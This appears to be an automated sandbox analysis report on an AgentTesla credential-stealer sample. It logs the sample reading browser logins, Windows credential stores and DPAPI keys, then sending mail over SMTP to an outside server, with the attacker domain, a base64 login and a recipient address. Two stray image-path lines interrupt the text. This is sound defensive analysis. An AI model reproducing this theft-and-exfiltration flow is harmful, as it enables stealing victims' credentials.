IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x7d6b8	0x7d800	False	0.933582077938	data	7.92690966454	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x80000	0x2a98	0x2c00	False	0.892223011364	data	7.5588656324	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x84000	0xc	0x400	False	0.025390625	data	0.0558553080537	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x80100	0x23e1	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced		
RT_GROUP_ICON	0x824f4	0x14	data		
RT_VERSION	0x82518	0x380	data		
RT_MANIFEST	0x828a8	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright Zany Brainy 2011
Assembly Version	1.0.0.0
InternalName	IActivationFact.exe
FileVersion	1.0.0.0
CompanyName	Zany Brainy
LegalTrademarks	
Comments	
ProductName	Lucidity.WinForms
ProductVersion	1.0.0.0
FileDescription	Lucidity.WinForms
OriginalFilename	IActivationFact.exe

Network Behavior

Network Port Distribution

Total Packets: 17

- 53 (DNS)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 6, 2022 19:52:07.164539099 CEST	49778	587	192.168.2.5	176.53.69.151
Apr 6, 2022 19:52:07.209513903 CEST	587	49778	176.53.69.151	192.168.2.5
Apr 6, 2022 19:52:07.209650040 CEST	49778	587	192.168.2.5	176.53.69.151
Apr 6, 2022 19:52:07.256700993 CEST	587	49778	176.53.69.151	192.168.2.5
Apr 6, 2022 19:52:07.257071972 CEST	49778	587	192.168.2.5	176.53.69.151
Apr 6, 2022 19:52:07.302125931 CEST	587	49778	176.53.69.151	192.168.2.5
Apr 6, 2022 19:52:07.302656889 CEST	49778	587	192.168.2.5	176.53.69.151
Apr 6, 2022 19:52:07.347533941 CEST	587	49778	176.53.69.151	192.168.2.5
Apr 6, 2022 19:52:07.348125935 CEST	49778	587	192.168.2.5	176.53.69.151
Apr 6, 2022 19:52:07.400875092 CEST	587	49778	176.53.69.151	192.168.2.5
Apr 6, 2022 19:52:07.401546955 CEST	49778	587	192.168.2.5	176.53.69.151
Apr 6, 2022 19:52:07.446434021 CEST	587	49778	176.53.69.151	192.168.2.5
Apr 6, 2022 19:52:07.446763039 CEST	49778	587	192.168.2.5	176.53.69.151
Apr 6, 2022 19:52:07.498205900 CEST	587	49778	176.53.69.151	192.168.2.5
Apr 6, 2022 19:52:07.498483896 CEST	49778	587	192.168.2.5	176.53.69.151
Apr 6, 2022 19:52:07.546385050 CEST	587	49778	176.53.69.151	192.168.2.5
Apr 6, 2022 19:52:07.548187017 CEST	49778	587	192.168.2.5	176.53.69.151
Apr 6, 2022 19:52:07.548326015 CEST	49778	587	192.168.2.5	176.53.69.151
Apr 6, 2022 19:52:07.549012899 CEST	49778	587	192.168.2.5	176.53.69.151
Apr 6, 2022 19:52:07.549137115 CEST	49778	587	192.168.2.5	176.53.69.151
Apr 6, 2022 19:52:07.549236059 CEST	49778	587	192.168.2.5	176.53.69.151
Apr 6, 2022 19:52:07.549304962 CEST	49778	587	192.168.2.5	176.53.69.151
Apr 6, 2022 19:52:07.549398899 CEST	49778	587	192.168.2.5	176.53.69.151
Apr 6, 2022 19:52:07.593066931 CEST	587	49778	176.53.69.151	192.168.2.5
Apr 6, 2022 19:52:07.593453884 CEST	587	49778	176.53.69.151	192.168.2.5
Apr 6, 2022 19:52:07.593646049 CEST	587	49778	176.53.69.151	192.168.2.5
Apr 6, 2022 19:52:07.596215963 CEST	587	49778	176.53.69.151	192.168.2.5
Apr 6, 2022 19:52:07.670769930 CEST	49778	587	192.168.2.5	176.53.69.151

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 6, 2022 19:52:07.060641050 CEST	60658	53	192.168.2.5	8.8.8.8
Apr 6, 2022 19:52:07.131185055 CEST	53	60658	8.8.8.8	192.168.2.5

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 6, 2022 19:52:07.060641050 CEST	192.168.2.5	8.8.8.8	0x1cc	Standard query (0)	webmail.eurologictics.com	A (IP address)	IN (0x0001)

DNS Answers


Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 6, 2022 19:52:07.131185055 CEST	8.8.8.8	192.168.2.5	0x1cc	No error (0)	webmail.eurologictics.com		176.53.69.151	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Apr 6, 2022 19:52:07.256700993 CEST	587	49778	176.53.69.151	192.168.2.5	220 rd-prime-win.guzelhosting.com ESMTP MailEnable Service, Version: 10.34-- ready at 04/06/22 20:51:42
Apr 6, 2022 19:52:07.257071972 CEST	49778	587	192.168.2.5	176.53.69.151	EHLO 648351
Apr 6, 2022 19:52:07.302125931 CEST	587	49778	176.53.69.151	192.168.2.5	250-guzelhosting.com [102.129.143.67], this server offers 5 extensions 250-AUTH LOGIN 250-SIZE 40960000 250-HELP 250-AUTH=LOGIN 250 STARTTLS
Apr 6, 2022 19:52:07.302656889 CEST	49778	587	192.168.2.5	176.53.69.151	AUTH login U3VwcG9ydEBldXJvbG9naWN0aWNzLmNvbQ==
Apr 6, 2022 19:52:07.347533941 CEST	587	49778	176.53.69.151	192.168.2.5	334 UGFzc3dvcmQ6
Apr 6, 2022 19:52:07.400875092 CEST	587	49778	176.53.69.151	192.168.2.5	235 Authenticated
Apr 6, 2022 19:52:07.401546955 CEST	49778	587	192.168.2.5	176.53.69.151	MAIL FROM:<Support@eurologictics.com>
Apr 6, 2022 19:52:07.446434021 CEST	587	49778	176.53.69.151	192.168.2.5	250 Requested mail action okay, completed
Apr 6, 2022 19:52:07.446763039 CEST	49778	587	192.168.2.5	176.53.69.151	RCPT TO:<asala.almosawi@anwar-alhermal.com>
Apr 6, 2022 19:52:07.498205900 CEST	587	49778	176.53.69.151	192.168.2.5	250 Requested mail action okay, completed
Apr 6, 2022 19:52:07.498483896 CEST	49778	587	192.168.2.5	176.53.69.151	DATA
Apr 6, 2022 19:52:07.546385050 CEST	587	49778	176.53.69.151	192.168.2.5	354 Start mail input; end with <CRLF>.<CRLF>
Apr 6, 2022 19:52:07.549398899 CEST	49778	587	192.168.2.5	176.53.69.151	.
Apr 6, 2022 19:52:07.596215963 CEST	587	49778	176.53.69.151	192.168.2.5	250 Requested mail action okay, completed

Statistics

Behavior



System Behavior

Analysis Process: 6iCD4aFtyn.exe PID: 4968, Parent PID: 5552

General

Target ID:	0
Start time:	19:51:25
Start date:	06/04/2022
Path:	C:\Users\user\Desktop\6iCD4aFtyn.exe
Wow64 process (32bit):	true

Commandline:	"C:\Users\user\Desktop\6iCD4aFtyn.exe"
Imagebase:	0x740000
File size:	527360 bytes
MD5 hash:	A51E8DFE9B216175ACBC225DE1CEB0F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.483826091.0000000002D11000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.483558960.0000000002C71000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.484974001.0000000003D5C000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.484974001.0000000003D5C000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E68CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E68CF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\6iCD4aFtyn.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E99C78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\6iCD4aFtyn.exe.log	0	1308	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",01,"WinRT","NotApp",12,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",03,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E99C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E665705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E665705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E5C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E66CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E5C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E5C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E5C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E5C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E665705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E665705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D4D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D4D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D4D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D4D1B4F	ReadFile

Analysis Process: 6iCD4aFtyn.exe PID: **2848**, Parent PID: **4968**

General

Target ID:	4
Start time:	19:51:51
Start date:	06/04/2022
Path:	C:\Users\user\Desktop\6iCD4aFtyn.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\6iCD4aFtyn.exe
Imagebase:	0x660000
File size:	527360 bytes
MD5 hash:	A51E8DFE9B216175ACBC225DE1CEB0F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000000.479301572.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000000.479301572.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000000.478572073.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000000.478572073.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.690453681.0000000002A21000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000004.00000002.690453681.0000000002A21000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000000.479888823.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000000.479888823.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.688905311.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000002.688905311.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000000.477768887.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000000.477768887.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E68CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E68CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E665705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E665705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E5C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E66CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E5C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E5C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E5C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E5C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E665705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E665705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D4D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D4D1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6D4D1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6D4D1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6D4D1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6D4D1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\c3d0bcad-59c3-41fa-89dd-89b9005799af	unknown	4096	success or wait	1	6D4D1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11088	success or wait	1	6D4D1B4F	ReadFile

Disassembly

No disassembly